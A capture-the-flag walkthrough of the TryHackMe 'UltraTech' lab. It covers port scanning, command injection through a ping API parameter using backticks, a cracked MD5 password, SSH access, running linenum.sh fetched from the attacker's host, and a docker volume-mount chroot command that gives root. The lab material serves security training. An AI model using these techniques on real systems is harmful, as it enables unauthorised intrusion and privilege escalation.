



Ultra Tech - THM (Done)

<https://tryhackme.com/r/room/ultratech1>

Gaining a Foothold


nmap

```

root@kali: ~
File Edit View Search Terminal Help
Host is up (0.13s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 dc:66:89:85:e7:05:c2:a5:da:7f:01:20:3a:13:fc:27 (RSA)
|   256 c3:67:dd:26:fa:0c:56:92:f3:5b:a0:b3:8d:6d:20:ab (ECDSA)
|   256 11:9b:5a:d6:ff:2f:e4:49:d2:b5:17:36:0e:2f:1d:2f (ED25519)
8081/tcp  open  http    Node.js Express framework
| http-cors: HEAD GET POST PUT DELETE PATCH
| http-title: Site doesn't have a title (text/html; charset=utf-8).
31331/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: UltraTech - The best of technology (AI, FinTech, Big Data)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=6/20%OT=21%CT=1%CU=31568%PV=Y%DS=2%DC=T%G=Y%TM=5EEED9B
OS:B%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10B%TI=Z%CI=I%II=I%TS=A)OPS
OS:(O1=M508ST11NW7%O2=M508ST11NW7%O3=M508NNT11NW7%O4=M508ST11NW7%O5=M508ST1
OS:1NW7%O6=M508ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN
OS:(R=Y%DF=Y%T=40%W=6903%O=M508NNSNW7%CC=Y%O=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A

```

check ports 31331 and 8081



Always turn on intercept on Burp while you testing website. It will crawl the website.

The screenshot shows the Burp Suite interface with a red arrow pointing to the 'Target' tab. The 'Site map' tab is selected. A red box highlights the tree view on the left, which shows the directory structure of the target website: http://10.10.186.101:31331/. Below the tree view is a table of requests:


Host	Method	URL	Params	Status	Length	MIME type	Title
http://10.10.186.101:31331	GET	/		200	6370	HTML	UltraTech - THM
	GET	/js/app.min.js		200	19457	script	
	GET	/what.html		200	2811	HTML	UltraTech What
	GET	/images/evie_default_b...		304	145		
	GET	/images/undraw_browse...		304	145		
	GET	/images/undraw_creatio...		304	145		
	GET	/images/undraw_design...		304	145		
	GET	/images/undraw_frame...		304	145		
	GET	/images/undraw_respon...		304	145		
	GET	/index.html		304	145		
	GET	/ultratech@yopmail.com					

The 'Request' tab is selected in the bottom navigation bar. The request details show a GET / HTTP/1.1 from a Firefox browser.

Check robots.txt

The screenshot shows a Mozilla Firefox window with the address bar set to 10.10.186.101:31331/robots.txt. The page content displays the following text:

```
Allow: *
User-Agent: *
Sitemap:/utech_sitemap.txt
```



[View Page source.](#) It has js api.

```
TryHackMe | UltraTech X | UltraTech | Authentication X http://10.10.186.101:313 X 10.10.186.101:8081/ X +  
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU  
  
1 <!DOCTYPE html>  
2 <html lang='en'>  
3 <head>  
4   <meta class="utf-8">  
5   <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1">  
6   <title>UltraTech | Authentication</title>  
7   <link rel='stylesheet' href='css/style.min.css' />  
8 </head>  
9 <body>  
10  <!-- navbar -->  
11  <div class="navbar">  
12    <nav class="nav_mobile"></nav>  
13    <div class="container">  
14      <div class="navbar_inner">  
15        <a href="#" class="navbar_logo">UltraTech</a>  
16  
17        <div class="navbar_menu-mob"><a href="#" id="toggle"><svg role="img" xmlns="http://www.w3.org/2000/svg" viewBox="0 0 448 512"><path fill="currentColor" d="M16 16v48h48v-48h-48z" /></svg></a></div>  
18      </div>  
19    </div>  
20  </div>  
21  <!-- Authentication pages -->  
22  <div class="auth">  
23    <div class="container">  
24      <div class="auth_inner">  
25        <div class="auth_media">  
26          <img src='./images/undraw_selfie.svg'>  
27        </div>  
28        <div class="auth_auth">  
29          <h1 class="auth_title">Private Partners Area</h1>  
30          <p>Fill in your login and password</p>  
31          <form method="GET" autocomplete="new-password" role="presentation" class="form">  
32            <label>Login</label>  
33            <input type="text" name="login" id="email" placeholder="your login">  
34            <label>Password</label>  
35            <input type="password" name="password" id="password" placeholder="&#9679;&#9679;&#9679;&#9679;&#9679;&#9679;&#9679;&#9679;" autocomplete="off">  
36            <button type="submit" class="button button_accent">Log in</button>  
37            <a href="#"><strong>Forgot your password?</strong></a>  
38          </form>  
39        </div>  
40      </div>  
41    </div>  
42  </div>  
43  <script src='js/app.min.js'></script>  
44  <script src='js/api.js'></script>  
45 </body>  
46 </html>
```

Also can see on Burp

Burp Suite Community Edition v2.1.02 - Temporary Project

File Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Site map Scope Issue definitions

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host Method URL Params Status Length MIME type Title

http://10.10.186.101:31331 GET /js/api.js 200 1172 script


Tree View:

- http://10.10.186.101:8081
- http://10.10.186.101:31331
 - /
 - css
 - images
 - index.html
 - js
 - api.js
 - app.min.js
 - partners.html
 - robots.txt
 - ultratech@yopmail.com
 - utech_sitemap.txt
 - what.html

Request Response

Raw Headers Hex

GET /js/api.js HTTP/1.1
Host: 10.10.186.101:31331
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.186.101:31331/partners.html
DNT: 1
Connection: close



Click on api.js. We saw its running cmd in script.

```

(function() {
    console.warn('Debugging ::');

    function getAPIURL() {
        return `${window.location.hostname}:8081`;
    }

    function checkAPIStatus() {
        const req = new XMLHttpRequest();
        try {
            const url = `http://${getAPIURL()}/ping?ip=${window.location.hostname}`;
            req.open('GET', url, true);
            req.onload = function (e) {
                if (req.readyState === 4) {
                    if (req.status === 200) {
                        console.log('The api seems to be running')
                    } else {
                        console.error(req.statusText);
                    }
                }
            };
            req.onerror = function (e) {
                console.error(xhr.statusText);
            };
            req.send(null);
        } catch (e) {
            console.error(e);
            console.log('API Error');
        }
    }
    checkAPIStatus();
    const interval = setInterval(checkAPIStatus, 10000);
    const form = document.querySelector('form')
    form.action = `http://${getAPIURL()}/auth`;

})();

```

We can ping. This is cmd execution.

```

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.025 ms --- 127.0.0.1 ping statistics --- 1 packets transmitted, 1 received, 0% packet loss, time 0ms rtt min/avg/max/mdev = 0.025/0.025/0.025/0.000 ms

```

ls. Anything between backticks (`) takes pure precedence (priority) over everything else in the cmd.

```

ping: utech.db.sqlite: Name or service not known

```

We can also try like this.

%20=space

| = pipe



Cat out. These are usernames and their hashes.



Crack the hash.

Hash	Type	Result
f357a0c52799563c7c7b76c1e7543a32	md5	n100906

Login ssh.



We got user shell. r00t is a user. And the box is running on docker.

```
root@ultratech-prod: ~
File Edit View Search Terminal Help
r00t@10.10.186.101's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-46-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Sun Jun 21 04:03:07 UTC 2020

System load: 0.0          Processes: 106
Usage of /: 24.3% of 19.56GB  Users logged in: 0
Memory usage: 51%          IP address for eth0: 10.10.186.101
Swap usage: 0%             IP address for docker0: 172.17.0.1

1 package can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings

Last login: Sun Jun 21 03:44:35 2020 from 10.11.4.114
r00t@ultratech-prod:~$
```

Escalation via Docker

Run linenum. Don't forget to host server on kali

```
python -m SimpleHTTPServer 80
wget
```

```
r00t@ultratech-prod:~$ cd /tmp ←
r00t@ultratech-prod:/tmp$ wget http://10.11.4.114/linenum.sh ←
--2020-06-21 04:06:14-- http://10.11.4.114/linenum.sh
Connecting to 10.11.4.114:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46632 (46K) [text/x-sh]
Saving to: 'linenum.sh.1'

linenum.sh.1      100%[=====] 45.54K   174KB/s    in 0.3s

2020-06-21 04:06:14 (174 KB/s) - 'linenum.sh.1' saved [46632/46632]

r00t@ultratech-prod:/tmp$ chmod +x linenum.sh ←
r00t@ultratech-prod:/tmp$ ./linenum.sh ←
```

Linenumber result

Check docker on gtfobin.

Change alpine to bash. We are not executing alpine. We are executing bash.

```
docker run -v /:/mnt --rm -it bash chroot /mnt sh
```

The screenshot shows a terminal session on a Linux system where the user has gained root privileges. The terminal output is as follows:

```
[+] We're a member of the (docker) group - could possibly misuse these rights!
uid=1001(r00t) gid=1001(r00t) groups=1001(r00t),116(docker)

### SCAN COMPLETE #####
r00t@ultratech-prod:/tmp$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
Unable to find image 'alpine:latest' locally

docker: Error response from daemon: Get https://registry-1.docker.io/v2/: net/ht
tp: request canceled while waiting for connection (Client.Timeout exceeded while
awaiting headers).
See 'docker run --help'.
r00t@ultratech-prod:/tmp$ 
r00t@ultratech-prod:/tmp$ docker run -v /:/mnt --rm -it bash chroot /mnt sh
# whoami
root
#
```

Annotations with red arrows point to several parts of the output:

- An arrow points to the line "[+] We're a member of the (docker) group - could possibly misuse these rights!"
- An arrow points to the line "### SCAN COMPLETE #####"
- An arrow points to the command "docker run -v /:/mnt --rm -it alpine chroot /mnt sh". The word "alpine" is underlined.
- An arrow points to the line "Unable to find image 'alpine:latest' locally".
- An arrow points to the command "docker run -v /:/mnt --rm -it bash chroot /mnt sh". The word "bash" is underlined.
- An arrow points to the command "# whoami".
- An arrow points to the output "root".

Now we are root!